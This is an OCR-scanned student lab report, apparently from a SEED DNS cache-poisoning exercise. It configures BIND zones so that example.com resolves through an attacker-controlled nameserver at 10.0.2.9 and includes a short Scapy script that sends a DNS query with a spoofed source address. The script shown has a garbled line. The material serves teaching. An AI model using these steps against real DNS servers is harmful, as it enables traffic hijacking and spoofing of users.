

Task1:

- After add the ‘nameserver 10.0.2.8’ entry to the ‘/etc/resolvconf/resolv.conf.d/head’ file of the user machine then applied the command ‘ sudo resolvconf -u’. When I run command ‘dig www.google.com’, I got the result which indicate the server as 10.0.2.8 which is my local DNS server.
- Result:




Task2:


- Based on the instruction, I set up a forward zone on the /etc/bind/named.conf file of the local DNS server machine. Under this condition, the local DNS server will not try to find IP address of the shangzewen.com’s nameserver, it will just go to the attacker’s ip address which is ’10.0.2.9’. The remaining set up is already been done in the seed lab vm. After all the set up, I use command ‘sudo service bind9 restart’ to restart the DNS server.
  Code:




Task3:

- After I download the attacker32.com.zone and example.com.zone, I modified them and move both of them to the '/etc/bind' directory. I change the all the entries of the attacker32.com.zone and ns entry of example.com.zone to the attacker's IP address which is '10.0.2.9' and change the .zone file name of attacker32.com to shangzewen.com.zone. Then I add following entries to the '/etc/bind/named.conf' file.



VMM [Running]
/bin/bash
En
7:43 AM
/bin/bash 56x23
GNU nano 2.5.3 File: ...shangzewen.com.zone
$TTL 3D
@ IN SOA ns.shangzewen.com. admin.shangzewe$
2008111001
8H
2H
4W
1D)
@ IN NS ns.shangzewen.com.
Files
@ IN A 10.0.2.9
www IN A 10.0.2.9
ns IN A 10.0.2.9
* IN A 10.0.2.9
[Read 14 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text
^X Exit ^R Read File ^\ Replace ^U Uncut Text
Left ⌘


VMM [Running]
/bin/bash
En
7:59 AM
/bin/bash 56x23
GNU nano 2.5.3 File: /etc/bind/named.conf
// This is the primary configuration file for the BIND $
//
// Please read /usr/share/doc/bind9/README.Debian.gz fo$
// structure of BIND configuration files in Debian, *BE$
// this configuration file.
//
// If you are just adding zones, please do that in /etc$
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "shangzewen.com"{
type master;
file "/etc/bind/shangzewen.com.zone";
};
zone "example.com"{
type master;
file "/etc/bind/example.com.zone";
[Read 19 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text
^X Exit ^R Read File ^\ Replace ^U Uncut Text
Left ⌘




Task4:


- After I run the command ‘ dig ns.shangzewen.com’ , the ip address of the ‘ns.shangzewen.com’ become 10.0.2.9 since we set up the ns entry of the ‘shangzewen.com.zone’ to 10.0.2.9.
- Result:



- If I direct run command 'dig www.example.com' , the Ip address of this nameserver will be its real ip address which is 93.184.216.34.
  Result:



- If I run command ‘ dig @ns.shangzewen.com www.example.com’ instead, I will get the www entry of the ‘example.com.zone’ which is 1.2.3.5 and it get it form the ‘ns.shangzewen.com’.
  Result:


VMA [Running]
Terminator
En
8:05 AM
/bin/bash
/bin/bash 67x24
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34377
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com. IN A
;; ANSWER SECTION:
www.example.com. 259200 IN A 1.2.3.5
;; AUTHORITY SECTION:
example.com. 259200 IN NS ns.shangzewen.com.
;; ADDITIONAL SECTION:
ns.shangzewen.com. 259200 IN A 10.0.2.9
;; Query time: 1 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Tue Feb 23 08:04:56 EST 2021
;; MSG SIZE rcvd: 104
[02/23/21]seed@VM:~$

Task4:

- Code:

Open Save

Lab3_Task4.py × Lab3_Task5.py × Untitled Document 2 ×

```
from scapy.all import *
def SendPacket():
        IPpkt = IP(dst = '10.0.2.8',src = '10.0.2.9')
        UDPpkt = UDP(dport=53 , sport = 2222, chksum=0)
        = DNSQR(qname = 'www.example.com')
        dnspkt = DNS(id=0xaaaa, qr = 0, qdcount=1,ancount= 0, nscount = 0,
arcount = 0, qd=Qdsec)
        Requestpkt = IPpkt/UDPpkt/dnspkt
        send(Requestpkt)

SendPacket()
```

Sublime Text

The src IP will be the attacker's IP and the dst IP will be the DNS server's IP.

